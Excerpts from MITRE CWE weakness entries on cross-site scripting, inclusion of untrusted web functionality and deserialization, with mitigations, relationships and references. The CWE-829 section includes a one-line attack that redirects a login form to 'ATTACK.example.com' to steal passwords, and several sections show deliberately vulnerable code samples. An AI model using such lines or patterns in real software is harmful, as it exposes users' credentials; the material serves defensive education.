For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Phase: Implementation

Use and specify a strong character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can open you up to subtle XSS attacks related to that encoding. See CWE-116 for more mitigations related to encoding/escaping.

Phase: Implementation

With Struts, you should write all data from form beans with the bean's filter attribute set to true.

Phase: Implementation

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

When dynamically constructing web pages, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. All input should be validated and cleansed, not just parameters that the user is supposed to specify, but

all data in the request, including hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. It is common to see data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.

Note that proper output encoding, escaping, and quoting is the most effective solution for preventing XSS, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent XSS, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, in a chat application, the heart emoticon ("<3") would likely pass the validation step, since it is commonly used. However, it cannot be directly inserted into the web page because it contains the "<" character, which would need to be escaped or otherwise handled. In this case, stripping the "<" might reduce the risk of XSS, but it would produce incorrect behavior because the emoticon would not be recorded. This might seem to be a minor inconvenience, but it would be more important in a mathematical forum that wants to represent inequalities.

Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.

Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

Phase: Operation

Use an application firewall that can detect attacks against this weakness. This might not catch all attacks, and it might require some effort for customization. However, it can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Background Details

Same Origin Policy

The same origin policy states that browsers should limit the resources accessible to scripts running on a given web site, or "origin", to the resources associated with that web site on the client-side, and not the client-side resources of any other sites or "origins". The goal is to prevent one site from being able to modify or read the contents of an unrelated site. Since the World Wide Web involves interactions between many sites, this policy is important for browsers to enforce.

Domain

The Domain of a website when referring to XSS is roughly equivalent to the resources associated with that website on the client-side of the connection. That is, the domain can be thought of as all resources the browser is storing for the user's interactions with this particular site.

Weakness Ordinalities

Ordinality	Description
Resultant	(where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to	Named Chain(s) this relationship pertains to
ChildOf	Weakness Class	20	Improper Input Validation	Seven Pernicious Kingdoms (primary)700	
ChildOf	Weakness Class	74	Failure to Sanitize Data into a Different Plane ('Injection')	Development Concepts (primary)699 Research Concepts (primary)1000	
ChildOf	Category	442	Web Problems	Development Concepts699	
ChildOf	Category	712	OWASP Top Ten 2007 Category A1 - Cross Site Scripting (XSS)	Weaknesses in OWASP Top Ten (2007) (primary)629	
ChildOf	Category	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	Weaknesses in OWASP Top Ten (2004)711	
ChildOf	Category	725	OWASP Top Ten 2004 Category A4 - Cross-Site Scripting (XSS) Flaws	Weaknesses in OWASP Top Ten (2004) (primary)711	
ChildOf	Category	751	2009 Top 25 - Insecure Interaction Between	Weaknesses in the 2009 CWE/SANS Top	

			Components	25 Most Dangerous Programming Errors (primary)750 Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800	
ChildOf	Category	801	2010 Top 25 - Insecure Interaction Between Components		
CanPrecede	Weakness Base	494	Download of Code Without Integrity Check	Research Concepts1000	
PeerOf	Compound Element: Composite	352	Cross-Site Request Forgery (CSRF)	Research Concepts1000	
ParentOf	Weakness Variant	80	Improper Sanitization of Script-Related HTML Tags in a Web Page (Basic XSS)	Development Concepts (primary)699 Research Concepts (primary)1000	
ParentOf	Weakness Variant	81	Improper Sanitization of Script in an Error Message Web Page	Development Concepts (primary)699 Research Concepts (primary)1000	
ParentOf	Weakness Variant	83	Improper Neutralization of Script in Attributes in a Web Page	Development Concepts (primary)699 Research Concepts (primary)1000	
ParentOf	Weakness Variant	84	Failure to Resolve Encoded URI Schemes in a Web Page	Development Concepts (primary)699 Research Concepts (primary)1000	
ParentOf	Weakness Variant	85	Doubled Character XSS Manipulations	Development Concepts (primary)699 Research Concepts (primary)1000	
ParentOf	Weakness Variant	86	Improper Neutralization of Invalid Characters in Identifiers in Web Pages	Development Concepts (primary)699 Research Concepts (primary)1000	
ParentOf	Weakness Variant	87	Failure to Sanitize Alternate XSS Syntax	Development Concepts (primary)699 Research Concepts (primary)1000	
MemberOf	View	635	Weaknesses Used by NVD	Weaknesses Used by NVD (primary)635	
CanFollow	Weakness Base	113	Failure to Sanitize CRLF Sequences in HTTP Headers ('HTTP Response Splitting')	Research Concepts1000	
CanFollow	Weakness Base	184	Incomplete Blacklist	Research Concepts1000	Incomplete Blacklist to Cross-Site Scripting692

f Causal Nature

Explicit

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Cross-site scripting (XSS)
7 Pernicious Kingdoms			Cross-site Scripting
CLASP			Cross-site scripting
OWASP Top Ten 2007	A1	Exact	Cross Site Scripting (XSS)
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input
OWASP Top Ten 2004	A4	Exact	Cross-Site Scripting (XSS) Flaws
WASC	8		Cross-site Scripting

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
232	Exploitation of Privilege/Trust	
85	Client Network Footprinting (using AJAX/XSS)	
86	Embedding Script (XSS) in HTTP Headers	
32	Embedding Scripts in HTTP Query Strings	
18	Embedding Scripts in Nonscript Elements	
19	Embedding Scripts within Scripts	
63	Simple Script Injection	
91	XSS in IMG Tags	
106	Cross Site Scripting through Log Files	
198	Cross-Site Scripting in Error Pages	
199	Cross-Site Scripting Using Alternate Syntax	
209	Cross-Site Scripting Using MIME Type Mismatch	
243	Cross-Site Scripting in Attributes	
244	Cross-Site Scripting via Encoded URI Schemes	
245	Cross-Site Scripting Using Doubled Characters, e.g. %3C%3Cscript	
246	Cross-Site Scripting Using Flash	
247	Cross-Site Scripting with Masking through Invalid Characters in Identifiers	

References

[REF-15] Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager and Seth Fogie. "XSS Attacks". Syngress. 2007.

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 2: Web-Server Related Vulnerabilities (XSS, XSRF, and Response Splitting)." Page 31. McGraw-Hill. 2010.

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 3: Web-Client Related Vulnerabilities (XSS)." Page 63. McGraw-Hill. 2010.

"Cross-site scripting". Wikipedia. 2008-08-26. <http://en.wikipedia.org/wiki/Cross-site_scripting>.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 13, "Web-Specific Input Issues" Page 413. 2nd Edition. Microsoft. 2002.

[REF-14] RSnake. "XSS (Cross Site Scripting) Cheat Sheet". <<http://hackers.org/xss.html>>.

Microsoft. "Mitigating Cross-site Scripting With HTTP-only Cookies". <<http://msdn.microsoft.com/en-us/library/ms533046.aspx>>.

Mark Curphey, Microsoft. "Anti-XSS 3.0 Beta and CAT.NET Community Technology Preview now Live!". <<http://blogs.msdn.com/cisg/archive/2008/12/15/anti-xss-3-0-beta-and-cat-net-community-technology-preview-now-live.aspx>>.

"OWASP Enterprise Security API (ESAPI) Project". <<http://www.owasp.org/index.php/ESAPI>>.

Ivan Ristic. "XSS Defense HOWTO". <<http://blog.modsecurity.org/2008/07/do-you-know-how.html>>.

OWASP. "Web Application Firewall". <http://www.owasp.org/index.php/Web_Application_Firewall>.

Web Application Security Consortium. "Web Application Firewall Evaluation Criteria". <<http://www.webappsec.org/projects/wafec/v1/wasc-wafec-v1.0.html>>.

RSnake. "Firefox Implements httpOnly And is Vulnerable to XMLHttpRequest". 2007-07-19.

"XMLHttpRequest allows reading HTTPOnly cookies". Mozilla. <https://bugzilla.mozilla.org/show_bug.cgi?id=380418>.

"Apache Wicket". <<http://wicket.apache.org/>>.

[REF-16] OWASP. "XSS (Cross Site Scripting) Prevention Cheat Sheet". <[http://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)>.

Content History

Submissions			
Submission Date	Submitter	Organization	Source
	PLOVER		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci updated Time of Introduction	Cigital	External
2008-08-15		Veracode	External
	Suggested OWASP Top Ten 2004 mapping		
2008-09-08	CWE Content Team updated Alternate Terms, Applicable Platforms, Background Details, Common Consequences, Description, Relationships, Other Notes, References, Taxonomy Mappings, Weakness Ordinalities	MITRE	Internal
2009-01-12	CWE Content Team updated Alternate Terms, Applicable Platforms, Background Details, Common Consequences, Demonstrative Examples, Description, Detection Factors, Enabling Factors for Exploitation, Name, Observed Examples, Other Notes, Potential Mitigations, References, Relationships	MITRE	Internal
2009-03-10	CWE Content Team updated Potential Mitigations	MITRE	Internal
2009-05-27	CWE Content Team updated Name	MITRE	Internal
2009-07-27	CWE Content Team updated Description	MITRE	Internal
2009-10-29	CWE Content Team updated Observed Examples, Relationships	MITRE	Internal
2009-12-28	CWE Content Team updated Demonstrative Examples, Description, Detection Factors, Enabling Factors for Exploitation, Observed Examples	MITRE	Internal
2010-02-16	CWE Content Team updated Applicable Platforms, Detection Factors, Potential Mitigations, References, Relationships, Taxonomy Mappings	MITRE	Internal
2010-04-05	CWE Content Team updated Description, Potential Mitigations, Related Attack Patterns	MITRE	Internal
Previous Entry Names			
Change Date	Previous Entry Name		
2008-04-11	Cross-site Scripting (XSS)		
2009-01-12	Failure to Sanitize Directives in a Web Page (aka 'Cross-site scripting' (XSS))		
2009-05-27	Failure to Preserve Web Page Structure (aka 'Cross-site Scripting')		

[BACK TO TOP](#)

Description

Description Summary

The software imports, requires, or includes executable functionality (such as a library) from a source that is outside of the intended control sphere.

Extended Description

When including third-party functionality, such as a web widget, library, or other source of functionality, the software must effectively trust that functionality. Without sufficient protection mechanisms, the functionality could be malicious in nature (either by coming from an untrusted source, being spoofed, or being modified in transit from a trusted source). The functionality might also contain its own weaknesses, or grant access to additional functionality and state information that should be kept private to the base system, such as system state information, sensitive application data, or the DOM of a web application.

This might lead to many different consequences depending on the included functionality, but some examples include injection of malware, information exposure by granting excessive privileges or permissions to the untrusted functionality, DOM-based XSS vulnerabilities, stealing user's cookies, or open redirect to malware ([CWE-601](#)).

Common Consequences

Scope	Effect
Confidentiality Integrity Availability	Technical Impact: <i>Execute unauthorized code or commands</i> An attacker could insert malicious functionality into the program by causing the program to download code that the attacker has placed into the untrusted control sphere, such as a malicious web site.

Demonstrative Examples

Example 1

This login webpage includes a weather widget from an external website:

(Bad Code)

Example Language: HTML

```
<div class="header"> Welcome!
<div id="loginBox">Please Login:
<form id="loginForm" name="loginForm" action="login.php" method="post">
Username: <input type="text" name="username" />
<br/>
Password: <input type="password" name="password" />
<input type="submit" value="Login" />
</form>
</div>
<div id="WeatherWidget">
<script type="text/javascript" src="externalDomain.example.com/weatherwidget.js"></script>
</div>
</div>
```

This webpage is now only as secure as the external domain it is including functionality from. If an attacker compromised the external domain and could add malicious scripts to the weatherwidget.js file, the attacker would have complete control, as seen in any XSS weakness ([CWE-79](#)).

For example, user login information could easily be stolen with a single line added to weatherwidget.js:

(Attack)

Example Language: Javascript

...*Weather widget code....*

```
document.getElementById('loginForm').action = "ATTACK.example.com/stealPassword.php";
```

This line of javascript changes the login form's original action target from the original website to an attack site. As a result, if a user attempts to login their username and password will be sent directly to the attack site.

Observed Examples

Reference	Description
CVE-2010-2076	Product does not properly reject DTDs in SOAP messages, which allows remote attackers to read arbitrary files, send HTTP requests to intranet servers, or cause a denial of service.
CVE-2004-0285	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0030	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0068	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2157	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2162	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2198	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0128	Modification of assumed-immutable variable in configuration script leads to file inclusion.
CVE-2005-1864	PHP file inclusion.
CVE-2005-1869	PHP file inclusion.
CVE-2005-1870	PHP file inclusion.
CVE-2005-2154	PHP local file inclusion.
CVE-2002-1704	PHP remote file include.
CVE-2002-1707	PHP remote file include.
CVE-2005-1964	PHP remote file include.
CVE-2005-1681	PHP remote file include.
CVE-2005-2086	PHP remote file include.
CVE-2004-0127	Directory traversal vulnerability in PHP include statement.
CVE-2005-1971	Directory traversal vulnerability in PHP include statement.
CVE-2005-3335	PHP file inclusion issue, both remote and local; local include uses ".." and "%00" characters as a manipulation, but many remote file inclusion issues probably have this vector.

Potential Mitigations

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Phase: Architecture and Design

Strategy: Enforcement by Conversion

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap provide this capability [\[R.829.1\]](#).

Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid [CWE-602](#). Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Phases: Architecture and Design; Operation

Strategy: Sandbox or Jail

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid [CWE-243](#) and other weaknesses related to jails.

Effectiveness: Limited

The effectiveness of this mitigation depends on the prevention capabilities of the specific sandbox or jail being used and might only help to reduce the scope of an attack, such as restricting the attacker to certain system calls or limiting the portion of the file system that can be accessed.

Phases: Architecture and Design; Operation

Strategy: Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks [[R.829.2](#)]. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as [CWE-23](#), and exclude directory separators such as "/" to avoid [CWE-36](#). Use a whitelist of allowable file extensions, which will help to avoid [CWE-434](#).

Phases: Architecture and Design; Operation

Strategy: Identify and Reduce Attack Surface

Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately.

This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce your attack surface.

Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many file inclusion problems occur because the programmer assumed that certain inputs could not be modified, especially for cookies and URL components.

Phase: Operation

Strategy: Firewall

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Effectiveness: Moderate

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	669	Incorrect Resource Transfer Between Spheres	Development Concepts (primary)699 Research Concepts (primary)1000
ChildOf	Category	813	OWASP Top Ten 2010 Category A4 - Insecure Direct Object References	Weaknesses in OWASP Top Ten (2010) (primary)809
ChildOf	Category	864	2011 Top 25 - Insecure	Weaknesses in the 2011

ParentOf	Weakness Base	98	Interaction Between Components	CWE/SANS Top 25 Most Dangerous Software Errors (primary)900
ParentOf	Weakness Base	827	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	Research Concepts (primary)1000
ParentOf	Weakness Base	830	Improper Control of Document Type Definition	Research Concepts1000
			Inclusion of Web Functionality from an Untrusted Source	Development Concepts (primary)699
				Research Concepts (primary)1000

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.7)
175	Code Inclusion	
253	Remote Code Inclusion	
101	Server Side Include (SSI) Injection	
193	PHP Remote File Inclusion	
251	Local Code Inclusion	
252	PHP Local File Inclusion	
38	Leveraging/Manipulating Configuration File Search Paths	
103	Clickjacking	
181	Flash File Overlay	
222	iFrame Overlay	
185	Malicious Software Download	
186	Malicious Software Update	
187	Malicious Automated Software Update	
111	JSON Hijacking (aka JavaScript Hijacking)	
184	Software Integrity Attacks	
35	Leverage Executable Code in Nonexecutable Files	

References

- [R.829.1] [REF-21] OWASP. "OWASP Enterprise Security API (ESAPI) Project". <<http://www.owasp.org/index.php/ESAPI>>.
- [R.829.2] Sean Barnum and Michael Gegick. "Least Privilege". 2005-09-14. <<https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/351.html>>.

Content History

Submission Date	Submitter	Submissions Organization	Source
		MITRE	Internal CWE Team
Modification Date	Modifier	Modifications Organization	Source
2011-06-01	CWE Content Team	MITRE	Internal
	updated Common_Consequences		
2011-06-27	CWE Content Team	MITRE	Internal
	updated Common_Consequences, Demonstrative_Examples, Observed_Examples, Potential_Mitigations, Related_Attack_Patterns, Relationships		
2011-09-13	CWE Content Team	MITRE	Internal
	updated Potential_Mitigations, References, Relationships		

[Back to top](#)

Deserialization of Untrusted Data

Weakness ID: 502 (Weakness Variant)

Status: Draft

Description

Description Summary

The application deserializes untrusted data without sufficiently verifying that the resulting data will be valid.

Extended Description

It is often convenient to serialize objects for communication or to save them for later use. However, deserialized data or code can often be modified without using the provided accessor functions if it does not use cryptography to protect itself. Furthermore, any cryptography would still be client-side security -- which is a dangerous security assumption.

Data that is untrusted can not be trusted to be well-formed.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

All

Common Consequences

Scope	Effect
Availability	If a function is making an assumption on when to terminate, based on a sentry in a string, it could easily never terminate.
Authorization	Code could potentially make the assumption that information in the deserialized object is valid. Functions which make this dangerous assumption could be exploited.

Likelihood of Exploit

Medium

Demonstrative Examples

Example 1

(Bad Code)

Example Language: Java

```
try {
    File file = new File("object.obj");
    ObjectInputStream in = new ObjectInputStream(new FileInputStream(file));
    javax.swing.JButton button = (javax.swing.JButton) in.readObject();
    in.close();
    byte[] bytes = getBytesFromFile(file);
    in = new ObjectInputStream(new ByteArrayInputStream(bytes));
    button = (javax.swing.JButton) in.readObject();
    in.close();
}
```

Potential Mitigations

Phase: Requirements

A deserialization library could be used which provides a cryptographic framework to seal serialized data.

Phase: Implementation

Use the signing features of a language to assure that deserialized data has not been tainted.

Phase: Implementation

When deserializing data populate a new object rather than just deserializing, the result is that the data flows through safe input validation and that the functions are safe.

Phase: Implementation

Explicitly define final readObject() to prevent deserialization. An example of this is:

(Good Code)

Example Language: Java

```
private final void readObject(ObjectInputStream in) throws java.io.IOException {
    throw new java.io.IOException("Cannot be deserialized"); }
```

Phases: Architecture and Design; Implementation

Make fields transient to protect them from deserialization.

An attempt to serialize and then deserialize a class containing transient fields will result in NULLs where the transient data should be. This is an excellent way to prevent time, environment-based, or sensitive variables from being carried over and used improperly.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	485	<u>Insufficient Encapsulation</u>	Development Concepts (primary)699 Research Concepts (primary)1000

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Deserialization of untrusted data

Content History

Submissions			
Submission Date	Submitter	Organization	Source
	CLASP		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Common Consequences, Description, Relationships, Other Notes, Taxonomy Mappings		
2009-10-29	CWE Content Team	MITRE	Internal
	updated Description, Other Notes, Potential Mitigations		

[BACK TO TOP](#)

Failure to Preserve Web Page Structure ('Cross-site Scripting')

Weakness ID: 79 (Weakness Base)

Status: Usable

Description

Description Summary

The software does not sufficiently validate, filter, escape, and/or encode user-controllable input before it is placed in output that is used as a web page that is served to other users.

Extended Description

Cross-site scripting (XSS) vulnerabilities occur when:

1. Untrusted data enters a web application, typically from a web request.
2. The web application dynamically generates a web page that contains this untrusted data.
3. During page generation, the application does not prevent the data from containing content that is executable by a web browser, such as JavaScript, HTML tags, HTML attributes, mouse events, Flash, ActiveX, etc.
4. A victim visits the generated web page through a web browser, which contains malicious script that was injected using the untrusted data.
5. Since the script comes from a web page that was sent by the web server, the victim's web browser executes the malicious script in the context of the web server's domain.
6. This effectively violates the intention of the web browser's same-origin policy, which states that scripts in one domain should not be able to access resources or run code in a different domain.

There are three main kinds of XSS:

Type 1: Reflected XSS (or Non-Persistent)

The server reads data directly from the HTTP request and reflects it back in the HTTP response. Reflected XSS exploits occur when an attacker causes a victim to supply dangerous content to a vulnerable web application, which is then reflected back to the victim and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to the victim. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces a victim to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the victim, the content is executed by the victim's browser.

Type 2: Stored XSS (or Persistent)

The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. At a later time, the dangerous data is subsequently read back into the application and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user. For example, the attacker might inject XSS into a log message, which might not be handled properly when an administrator views the logs.

Type 0: DOM-Based XSS

In DOM-based XSS, the client performs the injection of XSS into the page; in the other types, the server performs the injection. DOM-based XSS generally involves server-controlled, trusted script that is sent to the client, such as Javascript that performs

sanity checks on a form before the user submits it. If the server-supplied script processes user-supplied data and then injects it back into the web page (such as with dynamic HTML), then DOM-based XSS is possible.

Once the malicious script is injected, the attacker can perform a variety of malicious activities. The attacker could transfer private information, such as cookies that may include session information, from the victim's machine to the attacker. The attacker could send malicious requests to a web site on behalf of the victim, which could be especially dangerous to the site if the victim has administrator privileges to manage that site. Phishing attacks could be used to emulate trusted web sites and trick the victim into entering a password, allowing the attacker to compromise the victim's account on that web site. Finally, the script could exploit a vulnerability in the web browser itself possibly taking over the victim's machine, sometimes referred to as "drive-by hacking."

In many cases, the attack can be launched without the victim even being aware of it. Even with careful users, attackers frequently use a variety of methods to encode the malicious portion of the attack, such as URL encoding or Unicode, so the request looks less suspicious.

Alternate Terms

XSS

CSS: "CSS" was once used as the acronym for this problem, but this could cause confusion with "Cascading Style Sheets," so usage of this acronym has declined significantly.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

Language-independent

Architectural Paradigms

Web-based: *(Often)*

Technology Classes

Web-Server: *(Often)*

Platform Notes

XSS flaws are very common in web applications since they require a great deal of developer discipline to avoid them.

Common Consequences

Scope	Effect
Confidentiality	The most common attack performed with cross-site scripting involves the disclosure of information stored in user cookies. Typically, a malicious user will craft a client-side script, which -- when parsed by a web browser -- performs some activity (such as sending all site cookies to a given E-mail address). This script will be loaded and run by each user visiting the web site. Since the site requesting to run the script has access to the cookies in question, the malicious script does also.
Access Control	In some circumstances it may be possible to run arbitrary code on a victim's computer when cross-site scripting is combined with other flaws.
Confidentiality Integrity Availability	The consequence of an XSS attack is the same regardless of whether it is stored or reflected. The difference is in how the

payload arrives at the server.

XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise. Some cross-site scripting vulnerabilities can be exploited to manipulate or steal cookies, create requests that can be mistaken for those of a valid user, compromise confidential information, or execute malicious code on the end user systems for a variety of nefarious purposes. Other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirecting the user to some other page or site, running "Active X" controls (under Microsoft Internet Explorer) from sites that a user perceives as trustworthy, and modifying presentation of content.

Likelihood of Exploit

High to Very High

Enabling Factors for Exploitation

Cross-site scripting attacks may occur anywhere that possibly malicious users are allowed to post unregulated material to a trusted web site for the consumption of other valid users, commonly on places such as bulletin-board web sites which provide web based mailing list-style functionality.

Stored XSS got its start with web sites that offered a "guestbook" to visitors. Attackers would include JavaScript in their guestbook entries, and all subsequent visitors to the guestbook page would execute the malicious code. As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response.

Detection Methods

Automated Static Analysis

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible, especially when multiple components are involved.

Effectiveness: Moderate

Black Box

Use the XSS Cheat Sheet [REF-14] or automated test-generation tools to help launch a wide variety of attacks against your web application. The Cheat Sheet contains many subtle XSS variations that are specifically targeted against weak XSS defenses.

Effectiveness: Moderate

With Stored XSS, the indirection caused by the data store can make it more difficult to find the problem. The tester must first inject the XSS string into the data store, then find the appropriate application functionality in which the XSS string is sent to other users of the application. These are two distinct steps in which the activation of the XSS can take place minutes, hours, or days after the XSS was originally injected into the data store.

Demonstrative Examples

Example 1

This example covers a Reflected XSS (Type 1) scenario.

The following JSP code segment reads an employee ID, `eid`, from an HTTP request and displays it to the user.

(Bad Code)

Example Language: JSP

```
<% String eid = request.getParameter("eid"); %>
...
Employee ID: <%= eid %>
```

The following ASP.NET code segment reads an employee ID number from an HTTP request and displays it to the user.

(Bad Code)

Example Language: ASP.NET

```
...
protected System.Web.UI.WebControls.TextBox Login;
protected System.Web.UI.WebControls.Label EmployeeID;
...
EmployeeID.Text = Login.Text;
... (HTML follows) ...
<p><asp:label id="EmployeeID" runat="server" /></p>
...
```

The code in this example operates correctly if the Employee ID variable contains only standard alphanumeric text. If it has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response. Initially this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers.

Example 2

This example covers a Stored XSS (Type 2) scenario.

The following JSP code segment queries a database for an employee with a given ID and prints the corresponding employee's name.

(Bad Code)

Example Language: JSP

```
<%
...
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);
if (rs != null) {
    rs.next();
    String name = rs.getString("name");
}%>
```

Employee Name: <%= name %>

The following ASP.NET code segment queries a database for an employee with a given employee ID and prints the name corresponding with the ID.

(Bad Code)

Example Language: ASP.NET

```
protected System.Web.UI.WebControls.Label EmployeeName;
...
